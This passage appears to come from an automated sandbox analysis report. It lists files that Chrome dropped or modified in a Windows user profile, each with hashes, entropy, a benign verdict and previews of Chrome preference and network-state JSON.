Google Chrome.","icons":{"128":"webstore_i |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\1ab063b0-0b11-4bdb-b1d1-979be8ed357e.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 325 |
| Entropy (8bit): | 4.956993026220225 |
| Encrypted: | false |
| SSDEEP: | 6:YHpoNXR8+eq7JdV5rAcJksDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdVAsBdLJlyH7E4f3K33y |
| MD5: | 0C03D530AC97788D62D27B2802C34D83 |
| SHA1: | 20F78B6B32D98FA52846C70DF78E4E5CEF663E2D |
| SHA-256: | 7941FADA9867DAAE08EBC196BAFC6952DD506842C3E7D8FB14DF9D4E402D894B |
| SHA-512: | D5905C124060997A14322D12DECE5C00C63F7174743C740C974D00E88B03F203909CC2AC972B2759E8087B0B10F6306C6E66BF853319B5AC96907F34C8456C80 |
| Malicious: | false |
| Preview: | {"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542588505091","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}} |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |

| | |
|---|---|
| Size (bytes): | 270336 |
| Entropy (8bit): | 0.0012471779557650352 |
| Encrypted: | false |
| SSDEEP: | 3:MsEllllkEthXllkl2zE:/M/xT02z |
| MD5: | F50F89A0A91564D0B8A211F8921AA7DE |
| SHA1: | 112403A17DD69D5B9018B8CEDE023CB3B54EAB7D |
| SHA-256: | B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC |
| SHA-512: | BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58 |
| Malicious: | false |
| Preview: | ..... |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 325 |
| Entropy (8bit): | 4.956993026220225 |
| Encrypted: | false |
| SSDEEP: | 6:YHpoNXR8+eq7JdV5rAcJksDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdVAsBdLJlyH7E4f3K33y |
| MD5: | 0C03D530AC97788D62D27B2802C34D83 |
| SHA1: | 20F78B6B32D98FA52846C70DF78E4E5CEF663E2D |
| SHA-256: | 7941FADA9867DAAE08EBC196BAFC6952DD506842C3E7D8FB14DF9D4E402D894B |
| SHA-512: | D5905C124060997A14322D12DECE5C00C63F7174743C740C974D00E88B03F203909CC2AC972B2759E8087B0B10F6306C6E66BF853319B5AC96907F34C8456C80 |
| Malicious: | false |
| Preview: | {"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542588505091","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}} |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 270336 |
| Entropy (8bit): | 0.0012471779557650352 |
| Encrypted: | false |
| SSDEEP: | 3:MsEllllkEthXllkl2zE:/M/xT02z |
| MD5: | F50F89A0A91564D0B8A211F8921AA7DE |
| SHA1: | 112403A17DD69D5B9018B8CEDE023CB3B54EAB7D |
| SHA-256: | B1E963D702392FB7224786E7D56D43973E9B9EFD1B89C17814D7C558FFC0CDEC |
| SHA-512: | BF8CDA48CF1EC4E73F0DD1D4FA5562AF1836120214EDB74957430CD3E4A2783E801FA3F4ED2AFB375257CAEED4ABE958265237D6E0AACF35A9EDE7A2E8898D58 |
| Malicious: | false |
| Preview: | ..... |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 325 |
| Entropy (8bit): | 4.976576189225149 |
| Encrypted: | false |
| SSDEEP: | 6:YHpoNXR8+eq7JdV5OV/sDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdysBdLJlyH7E4f3K33y |
| MD5: | 5886A009EB58EE06A16EFD6D1BA9A046 |

| | |
|---|---|
| SHA1: | A867B5052F3FBB811693DF8CE3FDAA794F2F2E40 |
| SHA-256: | 9E3392126DE2D81D019E0AB3E17F20BADD0EC9FBD944BCB7C4DAF449D937D496 |
| SHA-512: | D24F30A2E35F903AC10AACC4425C58BECB1C6BE2BA30A3C2B9D9D46CE04914AA71F55B3B16ED89081AD65A7090C77F5DC4A258B7B98D71E6A994D176536FB B27 |
| Malicious: | false |
| Preview: | {"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542597817103","port":443,"protocol_str":"quic"}],"isol ation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}} |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\efd2cc8f-d662-4a18-8425-a1c45d4ccfa2.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | modified |
| Size (bytes): | 325 |
| Entropy (8bit): | 4.976576189225149 |
| Encrypted: | false |
| SSDEEP: | 6:YHpoNXR8+eq7JdV5OV/sDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sdysBdLJlyH7E4f3K33y |
| MD5: | 5886A009EB58EE06A16EFD6D1BA9A046 |
| SHA1: | A867B5052F3FBB811693DF8CE3FDAA794F2F2E40 |
| SHA-256: | 9E3392126DE2D81D019E0AB3E17F20BADD0EC9FBD944BCB7C4DAF449D937D496 |
| SHA-512: | D24F30A2E35F903AC10AACC4425C58BECB1C6BE2BA30A3C2B9D9D46CE04914AA71F55B3B16ED89081AD65A7090C77F5DC4A258B7B98D71E6A994D176536FB B27 |
| Malicious: | false |
| Preview: | {"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248542597817103","port":443,"protocol_str":"quic"}],"isol ation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}} |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\a9cfb5cf-c9a5-42fe-821b-115a1a8a777a.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.950386039193169 |
| Encrypted: | false |
| SSDEEP: | 96:nhrygyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhroM1pSCNC4KR |
| MD5: | DA74FAB74296F169CE483A5D1F7B19A4 |
| SHA1: | 63CAC2F004ECADCFE730D0E17B2B5AA0C0DF1079 |
| SHA-256: | 7A12DA4604A52470DD52904CB2CF2540F436AA1410C14F4990AEEC8F90360B40 |
| SHA-512: | B25B583390BCEE171E04BA310D0EFB180CDB225F0FFDBA4E3A84EF6514915EF1F8544AE4E7AA2F381C4E0C97049FB4D43AE8AE2DB92799F4D40424EA415437 D0 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_ser vice_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser _infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_pl acement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"c ountryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\b0be17d4-5385-404a-8c56-da6e6e752d46.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 17356 |
| Entropy (8bit): | 5.571265142188367 |
| Encrypted: | false |
| SSDEEP: | 384:4kjtALlBLXJ1kXqKf/pUZNCgVLH2HfDxrUkbDC4F:GLlZJ1kXqKf/pUZNCgVLH2HfdrUknCy |
| MD5: | AC03E5068C2B15D3D32D4D2F26E45198 |
| SHA1: | 3C739138970F7E3498983BD659C427CD4E81DCC6 |
| SHA-256: | 8B0C089442E7E18C98E07A290AE1DAD7C734987557FF8556654D8D67F3CAB3F8 |
| SHA-512: | AB449BA52E4A354C3F02CD3C190DC68D362B3EFB3BA24E9C6B608E60D8006E9D129F9DF7710C52D672B7126B585920C121EB112DF4DB4CBCB818BCD99D100 B1 |
| Malicious: | false |

| | |
|---|---|
| Preview: | {"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296955848897653","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i |

| C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\b86c17f6-7dca-48be-ad41-8653de68c7da.tmp | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 19792 |
| Entropy (8bit): | 5.5643315049504185 |
| Encrypted: | false |
| SSDEEP: | 384:4kjtVLlBLXJ1kXqKf/pUZNCgVLH2HfDxrUXHGUWbDC42:jLlZJ1kXqKf/pUZNCgVLH2HfdrU3GUWc |
| MD5: | 08118991006C3FB3D347469093D4C2A8 |
| SHA1: | E1141BDDED1CE3DEB05C37743C860BA6BB16B5F1 |
| SHA-256: | 05B3301CAA1E67611760264F1E2BC2FEB0CF6E299110AB5E2B4A260F689650B8 |
| SHA-512: | F8668A6AAA457310BF849A2A898D7206C2806E0B6A3365DADD82DB08E873478726C7FF5D3D97DAB96FB414CA4A87084BB7B4AD01C1B9557CBB6DFA8FA0E8E17D |
| Malicious: | false |
| Preview: | {"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mht:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13296955848897653","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_i |

| C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\be6c1d17-8e7c-4d6f-9ca4-72d4c0fb4f09.tmp | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 2693 |
| Entropy (8bit): | 4.871599185186076 |
| Encrypted: | false |
| SSDEEP: | 48:YXs2MHRzsoMHT5s0MHyKsTMHksrDys4Csb7synWsQItFsym6zs6zMHWLsZMH5YhV:+GDGTHGmGHDW1/nOIbmOGlGGhVD |
| MD5: | 829D5654ADF098AD43036E24C47F2A94 |
| SHA1: | 506C8BA397509BA0357787950C538C1879047DF3 |
| SHA-256: | 4D0B852D18FCA5C1A712904CF6DB3811FB905E86D8A7508A2D42F9C8D68E2211 |
| SHA-512: | D9B18E6B0AD1E8E4BECF9E84BBE30D64730CFEC2CBEAF96D5DF52E28B907B03EADF22F020FBE0A56D137A52F4F09798031BC6CA026CFA8A979A608B3445DBCAA |
| Malicious: | false |
| Preview: | {"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600883925","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":40156},"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542628822803","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":30856},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600893104","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":25300},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600872791","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":34789},"server":"https://clients2.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"exp |

| C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c6f42f83-3c41-41ae-95a8-8704583e55fe.tmp | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.9504668308564 |
| Encrypted: | false |
| SSDEEP: | 96:nhryOyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhryM1pSCNC4KR |
| MD5: | A317F02B8518D3081FC01CEB6653A1B9 |
| SHA1: | FC17F0696BDB95ED791DF91DD46BABF993C2DF1D |
| SHA-256: | 9DBBE33C10A8F9ED9BA6B163CD3CF861F691556F7BFF522275B21E0B445F1DDD |
| SHA-512: | F85FAE9CBB6703ABAC8BB835096ED7724F0D07186F224F5AAE07C76CE77CF2BE9F6FEA3684FC1704967D3C820928163F10820EE65E7D0103215E5BD1A5DF2075 |
| Malicious: | false |

| | |
|---|---|
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c8abc7da-0405-4b86-b0d4-e838807cee59.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | modified |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.950386039193169 |
| Encrypted: | false |
| SSDEEP: | 96:nhrygyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhroM1pSCNC4KR |
| MD5: | DA74FAB74296F169CE483A5D1F7B19A4 |
| SHA1: | 63CAC2F004ECADCFE730D0E17B2B5AA0C0DF1079 |
| SHA-256: | 7A12DA4604A52470DD52904CB2CF2540F436AA1410C14F4990AEEC8F90360B40 |
| SHA-512: | B25B583390BCEE171E04BA310D0EFB180CDB225F0FFDBA4E3A84EF6514915EF1F8544AE4E7AA2F381C4E0C97049FB4D43AE8AE2DB92799F4D40424EA415437D0 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c983ef26-af0d-45a8-9f68-c8b80d88663c.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.950386039193169 |
| Encrypted: | false |
| SSDEEP: | 96:nhrygyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhroM1pSCNC4KR |
| MD5: | DA74FAB74296F169CE483A5D1F7B19A4 |
| SHA1: | 63CAC2F004ECADCFE730D0E17B2B5AA0C0DF1079 |
| SHA-256: | 7A12DA4604A52470DD52904CB2CF2540F436AA1410C14F4990AEEC8F90360B40 |
| SHA-512: | B25B583390BCEE171E04BA310D0EFB180CDB225F0FFDBA4E3A84EF6514915EF1F8544AE4E7AA2F381C4E0C97049FB4D43AE8AE2DB92799F4D40424EA415437D0 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d3d74c08-8c70-4c04-88c5-52bd5e777902.tmp

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4810 |
| Entropy (8bit): | 4.9408965040089186 |
| Encrypted: | false |
| SSDEEP: | 96:nhryfyM1pSKIWpNIk0JCKL8xpbOTQVuwn:nhr3M1pSCNC4KE |
| MD5: | C35041910EDA5DF742DE93478417C257 |
| SHA1: | 49E1A91B8BE532D7AF840273AA87574D042B7CFC |
| SHA-256: | B5660543ADF23456801A961EC520DDB4C6DE70C48813C9FC9610C9BFA489352F |
| SHA-512: | 846801A18B810B69C268295609AFC469A6F1F476727C10005DE6E52A28C00423390247D4F8FAF5D7DDE6E5FFC56B2BDD844B55624A6E337CFF2A870FED7749E8 |
| Malicious: | false |

| | |
|---|---|
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

**C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d7125196-6ba5-4219-92c7-73b031301152.tmp**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |
| Category: | dropped |
| Size (bytes): | 4810 |
| Entropy (8bit): | 4.9408965040089186 |
| Encrypted: | false |
| SSDEEP: | 96:nhryfyM1pSKIWpNIk0JCKL8xpbOTQVuwn:nhr3M1pSCNC4KE |
| MD5: | C35041910EDA5DF742DE93478417C257 |
| SHA1: | 49E1A91B8BE532D7AF840273AA87574D042B7CFC |
| SHA-256: | B5660543ADF23456801A961EC520DDB4C6DE70C48813C9FC9610C9BFA489352F |
| SHA-512: | 846801A18B810B69C268295609AFC469A6F1F476727C10005DE6E52A28C00423390247D4F8FAF5D7DDE6E5FFC56B2BDD844B55624A6E337CFF2A870FED7749E |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

**C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text |
| Category: | dropped |
| Size (bytes): | 16 |
| Entropy (8bit): | 3.2743974703476995 |
| Encrypted: | false |
| SSDEEP: | 3:1sjgWIV//Rv:1qIFJ |
| MD5: | 6752A1D65B201C13B62EA44016EB221F |
| SHA1: | 58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B |
| SHA-256: | 0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD |
| SHA-512: | 9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89 |
| Malicious: | false |
| Preview: | MANIFEST-000004. |

**C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text |
| Category: | dropped |
| Size (bytes): | 16 |
| Entropy (8bit): | 3.2743974703476995 |
| Encrypted: | false |
| SSDEEP: | 3:1sjgWIV//Rv:1qIFJ |
| MD5: | 6752A1D65B201C13B62EA44016EB221F |
| SHA1: | 58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B |
| SHA-256: | 0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD |
| SHA-512: | 9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0 89 |
| Malicious: | false |
| Preview: | MANIFEST-000004. |

**C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ffc0c749-66f5-4094-bdea-6a3ad1ee989c.tmp**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with very long lines, with no line terminators |

| | |
|---|---|
| Category: | dropped |
| Size (bytes): | 4901 |
| Entropy (8bit): | 4.9504668308564 |
| Encrypted: | false |
| SSDEEP: | 96:nhryOyM1pSKIWpNIk0JCKL8xCbOTQVuwn:nhryM1pSCNC4KR |
| MD5: | A317F02B8518D3081FC01CEB6653A1B9 |
| SHA1: | FC17F0696BDB95ED791DF91DD46BABF993C2DF1D |
| SHA-256: | 9DBBE33C10A8F9ED9BA6B163CD3CF861F691556F7BFF522275B21E0B445F1DDD |
| SHA-512: | F85FAE9CBB6703ABAC8BB835096ED7724F0D07186F224F5AAE07C76CE77CF2BE9F6FEA3684FC1704967D3C820928163F10820EE65E7D0103215E5BD1A5DF2075 |
| Malicious: | false |
| Preview: | {"account_id_migration_state":2,"account_tracker_service_last_update":"13296955850306997","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0", |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Browser

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 106 |
| Entropy (8bit): | 3.138546519832722 |
| Encrypted: | false |
| SSDEEP: | 3:tbloIlrJ5ldQxl7aXVdJiG6R0RlAl:tbdlrnQxZaHIGi0R6l |
| MD5: | DE9EF0C5BCC012A3A1131988DEE272D8 |
| SHA1: | FA9CCBDC969AC9E1474FCE773234B28D50951CD8 |
| SHA-256: | 3615498FBEF408A96BF30E01C318DAC2D5451B054998119080E7FAAC5995F590 |
| SHA-512: | CEA946EBEADFE6BE65E33EDFF6C68953A84EC2E2410884E12F406CAC1E6C8A0793180433A7EF7CE097B24EA78A1FDBB4E3B3D9CDF1A827AB6FF5605DA3691724 |
| Malicious: | false |
| Preview: | C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.G.o.o.g.l.e.\.C.h.r.o.m.e.\.A.p.p.l.i.c.a.t.i.o.n.\.c.h.r.o.m.e...e.x.e. |

### C:\Users\user\AppData\Local\Google\Chrome\User Data\Last Version

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 13 |
| Entropy (8bit): | 2.8150724101159437 |
| Encrypted: | false |
| SSDEEP: | 3:Yx7:4 |
| MD5: | C422F72BA41F662A919ED0B70E5C3289 |
